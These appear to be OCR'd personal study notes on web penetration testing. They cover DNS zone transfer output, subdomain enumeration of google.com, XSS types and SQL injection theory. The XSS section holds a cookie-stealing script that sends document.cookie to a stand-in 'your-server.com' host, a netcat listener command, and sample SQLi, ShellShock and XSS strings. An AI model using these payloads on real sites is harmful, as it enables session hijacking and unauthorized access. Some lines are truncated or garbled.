home.zonetransfer.me.   7200    IN      A       127.0.0.1
Info.zonetransfer.me.   7200    IN      TXT     "ZoneTransfer.me service p
internal.zonetransfer.me. 300   IN      NS      intns1.zonetransfer.me.
internal.zonetransfer.me. 300   IN      NS      intns2.zonetransfer.me.
intns1.zonetransfer.me. 300     IN      A       81.4.108.41
intns2.zonetransfer.me. 300     IN      A       167.88.42.94
office.zonetransfer.me. 7200    IN      A       4.23.39.254
ipv6actnow.org.zonetransfer.me. 7200 IN AAAA    2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.    7200    IN      A       207.46.197.32
robinwood.zonetransfer.me. 302  IN      TXT     "Robin Wood"
rp.zonetransfer.me.     321     IN      RP      robin.zonetransfer.me. rob
sip.zonetransfer.me.    3333    IN      NAPTR   2 3 "P" "E2U+sip" "!^.*$!s
sqli.zonetransfer.me.   300     IN      TXT     "' or 1=1 --"
sshock.zonetransfer.me. 7200    IN      TXT     "() { :]}; echo ShellShock
staging.zonetransfer.me. 7200   IN      CNAME   www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301 IN A 127.0.0.1
```

```
testing.zonetransfer.me. 301    IN      CNAME   www.zonetransfer.me.
vpn.zonetransfer.me.    4000    IN      A       174.36.59.154
www.zonetransfer.me.    7200    IN      A       5.196.105.14
xss.zonetransfer.me.    300     IN      TXT     "'><script>alert('Boo')</s
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.d
;; Query time: 140 msec
;; SERVER: 81.4.108.41#53(nsztm1.digi.ninja) (TCP)
;; WHEN: Mon Nov 04 07:49:48 EST 2024
;; XFR size: 50 records (messages 1, bytes 2085)
```

- Subdomain Enumeration
  - sublist3r “python automaton tool to enumerate OSINT for subdomain, passive recon ‘

```
kali@kali:~$ sublist3r -d google.com

                 ____        _     _ _     _   _____
                / ___| _   _| |__ | (_)___| |_|___ / _ __
                \___ \| | | | '_ \| | / __| __| |_ \| '__|
                 ___) | |_| | |_) | | \__ \ |_ ___) | |
                |____/ \__,_|_.__/|_|_|___/\__|____/|_|

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for google.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 97
www.google.com
accounts.google.com
freezone.accounts.google.com
adwords.google.com
```

```
qa.adz.google.com
answers.google.com
apps-secure-data-connector.google.com
audioads.google.com
checkout.google.com
mtv-da-1.ad.corp.google.com
ads-compare.eem.corp.google.com
da.ext.corp.google.com
m.guts.corp.google.com
m.gutsdev.corp.google.com
login.corp.google.com
mtv-da.corp.google.com
mygeist.corp.google.com
mygeist2010.corp.google.com
proxyconfig.corp.google.com
reseed.corp.google.com
twdsalesgsa.twd.corp.google.com
uberproxy.corp.google.com
uberproxy-nocert.corp.google.com
uberproxy-san.corp.google.com
ext.google.com
cag.ext.google.com
cod.ext.google.com
da.ext.google.com
eggroll.ext.google.com
fra-da.ext.google.com
glass.ext.google.com
glass-eur.ext.google.com
glass-mtv.ext.google.com
glass-twd.ext.google.com
hot-da.ext.google.com
hyd-da.ext.google.com
ice.ext.google.com
meeting.ext.google.com
mtv-da.ext.google.com
soaproxyprod01.ext.google.com
soaproxytest01.ext.google.com
spdy-proxy.ext.google.com
spdy-proxy-debug.ext.google.com
twd-da.ext.google.com
flexpack.google.com
```

```
www.flexpack.google.com
accounts.flexpack.google.com
gaiastaging.flexpack.google.com
mail.flexpack.google.com
plus.flexpack.google.com
search.flexpack.google.com
freezone.google.com
www.freezone.google.com
accounts.freezone.google.com
gaiastaging.freezone.google.com
mail.freezone.google.com
news.freezone.google.com
plus.freezone.google.com
search.freezone.google.com
gmail.google.com
hosted-id.google.com
jmt0.google.com
aspmx.l.google.com
alt1.aspmx.l.google.com
alt2.aspmx.l.google.com
alt3.aspmx.l.google.com
alt4.aspmx.l.google.com
gmail-smtp-in.l.google.com
alt1.gmail-smtp-in.l.google.com
alt2.gmail-smtp-in.l.google.com
alt3.gmail-smtp-in.l.google.com
alt4.gmail-smtp-in.l.google.com
gmr-smtp-in.l.google.com
alt1.gmr-smtp-in.l.google.com
alt2.gmr-smtp-in.l.google.com
alt3.gmr-smtp-in.l.google.com
alt4.gmr-smtp-in.l.google.com
vp.video.l.google.com
m.google.com
freezone.m.google.com
mail.google.com
freezone.mail.google.com
misc.google.com
misc-sni.google.com
mtalk.google.com
mx.google.com
```

```
ics.prod.google.com
sandbox.google.com
cert-test.sandbox.google.com
ecc-test.sandbox.google.com
services.google.com
talk.google.com
upload.google.com
dg.video.google.com
upload.video.google.com
wifi.google.com
onex.wifi.google.com
```

- Web server scanning with Nikto “tool”
- File & Directory Brute Forece
  - gobuster
- Automated Web Recon With OWASP Amass


```
kali@DESKTOP-U6PP1DL:~$ amass enum -d zonetransfer.me
zonetransfer.me (FQDN) --> ns_record --> nsztm1.digi.ninja (FQDN)
zonetransfer.me (FQDN) --> ns_record --> nsztm2.digi.ninja (FQDN)
zonetransfer.me (FQDN) --> mx_record --> aspmx.l.google.com (FQDN)
zonetransfer.me (FQDN) --> mx_record --> alt1.aspmx.l.google.com (FQDN)
zonetransfer.me (FQDN) --> mx_record --> alt2.aspmx.l.google.com (FQDN)
zonetransfer.me (FQDN) --> mx_record --> aspmx2.googlemail.com (FQDN)
zonetransfer.me (FQDN) --> mx_record --> aspmx3.googlemail.com (FQDN)
zonetransfer.me (FQDN) --> mx_record --> aspmx4.googlemail.com (FQDN)
zonetransfer.me (FQDN) --> mx_record --> aspmx5.googlemail.com (FQDN)
alt2.aspmx.l.google.com (FQDN) --> a_record --> 172.253.113.27 (IPAddre
alt2.aspmx.l.google.com (FQDN) --> aaaa_record --> 2607:f8b0:4023:c0b::
aspmx5.googlemail.com (FQDN) --> a_record --> 74.125.200.27 (IPAddress)
aspmx5.googlemail.com (FQDN) --> aaaa_record --> 2607:f8b0:4003:c04::1b
74.125.200.0/24 (Netblock) --> contains --> 74.125.200.27 (IPAddress)
15169 (ASN) --> managed_by --> GOOGLE - Google LLC (RIROrganization)
15169 (ASN) --> announces --> 74.125.200.0/24 (Netblock)
aspmx.l.google.com (FQDN) --> a_record --> 142.251.167.26 (IPAddress)
aspmx.l.google.com (FQDN) --> aaaa_record --> 2a00:1450:4010:c07::1b (I
owa.zonetransfer.me (FQDN) --> a_record --> 207.46.197.32 (IPAddress)
142.251.167.0/24 (Netblock) --> contains --> 142.251.167.26 (IPAddress)
15169 (ASN) --> managed_by --> AS15169 - Google LLC (RIROrganization)
15169 (ASN) --> announces --> 142.251.167.0/24 (Netblock)
```


```
vpn.zonetransfer.me (FQDN) --> a_record --> 174.36.59.154 (IPAddress)
office.zonetransfer.me (FQDN) --> a_record --> 4.23.39.254 (IPAddress)
174.36.0.0/17 (Netblock) --> contains --> 174.36.59.154 (IPAddress)
```

- Introduction to web proxies
  - web proxy ? Burp,Zap
  - proxy server

XSS “cross site scripting”

- Introduction
  - Cross-Site scripting (XSS) is a client-side web vulnerability that allows attackers to inject malicious scripts into web pages.
  - This vulnerability is typically caused by a lack of input sanitization/validation in web applications.
  - Attackers leverage XSS vulnerabilities to inject malicious code into web applications. Because XSS is a client side vulnerability, these scripts are executed by the victims browser.
  - XSS vulnerabilities affect web applications that lack input validation and leverage client-side scripting languages like Javascript, Flash, CSS etc.







`“if value is passed and seen in the url then it will be reflected XSS”`

`“if yout dont know the scripts for XSS then get it from github cheatsheet”`

`“you can also scan vulnerblty with wpscan but get login to wpscan and get api and add to tool in linux “`

- **Reflected**
  - exploiting xss in wordpress website “use wpscan with api token then only you will find vulnerability “






  - See the connetion like burp collaborator https://app.interactsh.com/#/ “ or nc -nvlp 4444 /// cookie stealing with this

```
<script>
fetch('http://your-server.com/capture?cookie=' + document.cookie);
</script>
```

- **Stored**

Stored/Persistent


- Stored cross-site scripting is a vulnerability where an attacker is able to inject Javascript code into a web application's database or source code via an input that is not sanitized.
- For example, if an attacker is able to inject a malicious XSS payload in to a webpage on a website without proper sanitization, the XSS payload injected in to the webpage will be executed by the browser of anyone that visits that webpage.



- **DOM Based XSS (source,sink)**

DOM-Based XSS

- DOM-Based XSS/type-0 XSS is a type of XSS vulnerability that allows an attacker to inject malicious payloads into a webpage by exploiting a weakness in the DOM of the web application.
- A DOM-Based XSS attack involves exploiting a script on the webpage that takes user input and reflects it back to the page without proper sanitization, the attacker then injects malicious code/payloads into the webpage's DOM by modifying the values of the script's variables.



What is DOM-based cross-site scripting?

DOM-based cross-site scripting is a type of **cross-site scripting (XSS)** where the attack takes advantage of the Document Object Model (DOM).

How does DOM-based cross-site scripting work?

The DOM is an internal data structure that stores all of the objects and properties of a web page. For example, every tag used in HTML code represents a DOM object. Additionally, the DOM of a web page contains information about such properties as the page URL and meta information. Developers may refer to these objects and properties using JavaScript and change them dynamically.

The Document Object Model is what makes dynamic, single-page applications possible. However, it is also what makes DOM-based cross-site scripting possible.

Unlike all other types of cross-site scripting, DOM-based XSS is purely a client-side vulnerability.

This means that during a DOM-based XSS attack, the payload never reaches the server. The entire attack happens in the web browser.

DOM-based XSS is similar to **reflected XSS** because no information is stored during the attack. A DOM-based XSS attack is also conducted by tricking a victim into clicking a malicious URL.

Sources and sinks in DOM-based cross-site scripting

Every DOM-based XSS vulnerability has two elements: the source of user input and the target where this user input is written, called a sink. Popular sources that attackers can manipulate are `document.URL`, `document.documentURI`, `location.href`, `location.search`, `location.*`, `window.name`, and `document.referrer`. Popular sinks are `document.write`, `(element).innerHTML`, `eval`, `setTimeout`, `setInterval`, and `execScript`. Note that this list is not exhaustive and many other sources and sinks also exist.

For JavaScript code to be vulnerable to DOM-based XSS, it must take information from a source that can be controlled by the attacker and then pass this information to a sink.

Example of DOM-based cross-site scripting

In this example, the developer wants to display the name of the user on the dashboard page (*dashboard.html*). The name of the user is passed to the application as a parameter in the URL:

```
<html>
(...)
Dashboard for
<script>
   var pos=document.URL.indexOf("context=")+8;
   document.write(decodeURIComponent(document.URL.substring(pos)));
</script>
(...)
</html>
```

Copy

The inline script looks for `context=` in the URL (`document.URL.indexOf("context=")`), takes all the text to the right of it (`+8` means 8 characters to the right of the beginning of `context=`), and uses `document.write` to insert that text directly into HTML to be interpreted by the browser.

Stored XSS (Persistent XSS)

The most damaging type of XSS is Stored XSS (Persistent XSS). An attacker uses Stored XSS to inject malicious content (referred to as the payload), most often JavaScript code, into the target application. If there is no input validation, this malicious code is permanently stored (persisted) by the target application, for example within a database. For example, an attacker may enter a malicious script into a user input field such as a blog comment field or in a forum post.

When a victim opens the affected web page in a browser, the XSS attack payload is served to the victim's browser as part of the HTML code (just like a legitimate comment would). This means that victims will end up executing the malicious script once the page is viewed in their browser.

Reflected XSS (Non-persistent XSS)

The second and the most common type of XSS is Reflected XSS (Non-persistent XSS). In this case, the attacker's payload has to be a part of the request that is sent to the web server. It is then reflected back in such a way that the HTTP response includes the payload from the HTTP request. Attackers use malicious links, phishing emails, and other social engineering techniques to lure the victim into making a request to the server. The reflected XSS payload is then executed in the user's browser.

Reflected XSS is not a persistent attack, so the attacker needs to deliver the payload to each victim. These attacks are often made using social networks.

DOM-based XSS


DOM-based XSS is an advanced XSS attack. It is possible if the web application's client-side scripts write data provided by the user to the Document Object Model (DOM). The data is subsequently read from the DOM by the web application and outputted to the browser. If the data is incorrectly handled, an attacker can inject a payload, which will be stored as part of the DOM and executed when the data is read back from the DOM.

A DOM-based XSS attack is often a client-side attack and the malicious payload is never sent to the server. This makes it even more difficult to detect for Web Application Firewalls (WAFs) and security engineers who analyze server logs because they will never even see the attack. DOM objects that are most often manipulated include the URL (`document.URL`), the anchor part of the URL (`location.hash`), and the Referrer (`document.referrer`).

Identifying and Exploiting SXX Vulnerabilities with XSSer "tool"

XSSer


- Cross Site “Scripter” (aka XSSer) is an automatic framework that can be used to detect, exploit and report XSS vulnerabilities in web-based applications.
- It contains several options to try to bypass certain filters, and various special techniques of code injection.
- XSSer has pre-installed [> 1300 XSS] attacking vectors and can bypass-exploit code on several browsers/WAFs:




SQL Injection Attack

Introduction

- SQL injection (SQLi) is a web application injection vulnerability that occurs when an attacker injects malicious SQL statements into an application's input fields.
- This occurs when a web application does not properly validate user input, allowing an attacker to inject SQL code/queries that can manipulate the database or gain access to sensitive information.
- For example, suppose a website has a login form that accepts a username and password. If the website does not properly validate the user's input, an attacker could enter a malicious SQL statement into the username field that would allow them to bypass the login process and gain access to the website's database.




- **Types of SQL Attack**



In-Band SQL Injection

- In-band SQL injection is the most common type of SQL injection attack. It occurs when an attacker uses the same communication channel to send the attack and receive the results.
- In other words, the attacker injects malicious SQL code into the web application and receives the results of the attack through the same channel used to submit the code.
- In-band SQL injection attacks are dangerous because they can be used to steal sensitive information, modify or delete data, or take over the entire web application or even the entire server.



In-Band SQL Injection Subtypes

- In-band SQL injection can be further divided into two subtypes/exploitation techniques:
  - Error-based SQL injection: In error-based SQL injection, the attacker injects SQL code that causes the web application to generate an error message. The error message can contain valuable information about the database schema or the contents of the database itself, which the attacker can use to further exploit the vulnerability.
  - Union-based SQL injection: In union-based SQL injection, the attacker uses the UNION operator to combine the results of two or more SQL queries into a single result set. By manipulating the injected SQL code, the attacker can extract data from the database that they are not authorized to access.

Blind SQL Injection


- Blind SQL Injection is a type of SQL Injection attack where an attacker can exploit a vulnerability in a web application that does not directly reveal information about the database or the results of the injected SQL query.
- In this type of attack, the attacker injects malicious SQL code into the application's input field, but the application does not return any useful information or error messages to the attacker in the response.
- The attacker typically uses various techniques to infer information about the database, such as time delays or Boolean logic.
- The attacker may inject SQL code that causes the application to delay for a specified amount of time, depending on the result of a query.

Blind SQL Injection Subtypes

- Blind SQL injection can be further divided into two subtypes/exploitation techniques:
  - Boolean-based SQL Injection: In this type of attack, the attacker exploits the application's response to boolean conditions to infer information about the database. The attacker sends a malicious SQL query to the application and evaluates the response based on whether the query executed successfully or failed.
  - Time-based Blind Injection: In this type of attack, the attacker exploits the application's response time to infer information about the database. The attacker sends a malicious SQL query to the application and measures the time it takes for the application to respond.

Out-of-Band SQL Injection

- Out-of-band SQL Injection is the least common type of SQL injection attack. It involves an attacker exploiting a vulnerability in a web application to extract data from a database using a different channel, other than the web application itself.
- Unlike in-band SQL Injection, where the attacker can observe the result of the injected SQL query in the application's response, out-of-band SQL Injection does not require the attacker to receive any response from the application.
- The attacker can use various techniques to extract data from the database, such as sending HTTP requests to an external server controlled by the attacker or using DNS queries to extract data.



Database


Introduction to databases and DBMS

Introduction to Databases


- A database is a collection of data that is organized in a way that makes it easy to manage, access, and update.
- In computing, a database is typically managed by a Database Management System (DBMS) that provides a set of tools and interfaces to interact with the data.
- Databases are used in a variety of applications, including business applications, websites, and mobile apps, to store and manage large amounts of structured or unstructured data. Some examples of data that can be stored in a database include customer information, financial records, product inventory, and employee records.

Database Management Systems (DBMS)

- DBMS stands for "Database Management System". It is a software system that enables users to create, store, organize, manage, and retrieve data from a database.
- DBMS provides an interface between the user and the database, allowing users to interact with the database without having to understand the underlying technical details of data storage, retrieval, and management.
- DBMS provides various functionalities such as creating, deleting, modifying, and querying the data stored in the database. It also manages security, concurrency control, backup, recovery, and other important aspects of data management.



Relational vs NoSQL databases



NoSQL Databases

- NoSQL (Not Only SQL) databases are a type of database management system that differ from traditional relational databases (RDBMS) in terms of data model, scalability, and flexibility.
- NoSQL databases are designed to handle large volumes of unstructured, semi-structured, and rapidly changing data.
- NoSQL databases are commonly used in modern web applications, big data analytics, real-time streaming, content management systems, and other scenarios where the flexibility, scalability, and performance advantages they offer are valuable.

Introduction to SQL

Important SQL Commands

Command	Function
SELECT	Read data from the database based on specific search criteria.
UNION	Used to combine the results of two or more SELECT statements.
INSERT	Insert a new record into the database/table.
UPDATE	Update existing data/record based on specified criteria.
DELETE	Delete existing data/record based on specified criteria.
Order By	Used to sort the result-set in ascending or descending order.
Limit By	Used to retrieve records from one or more tables.

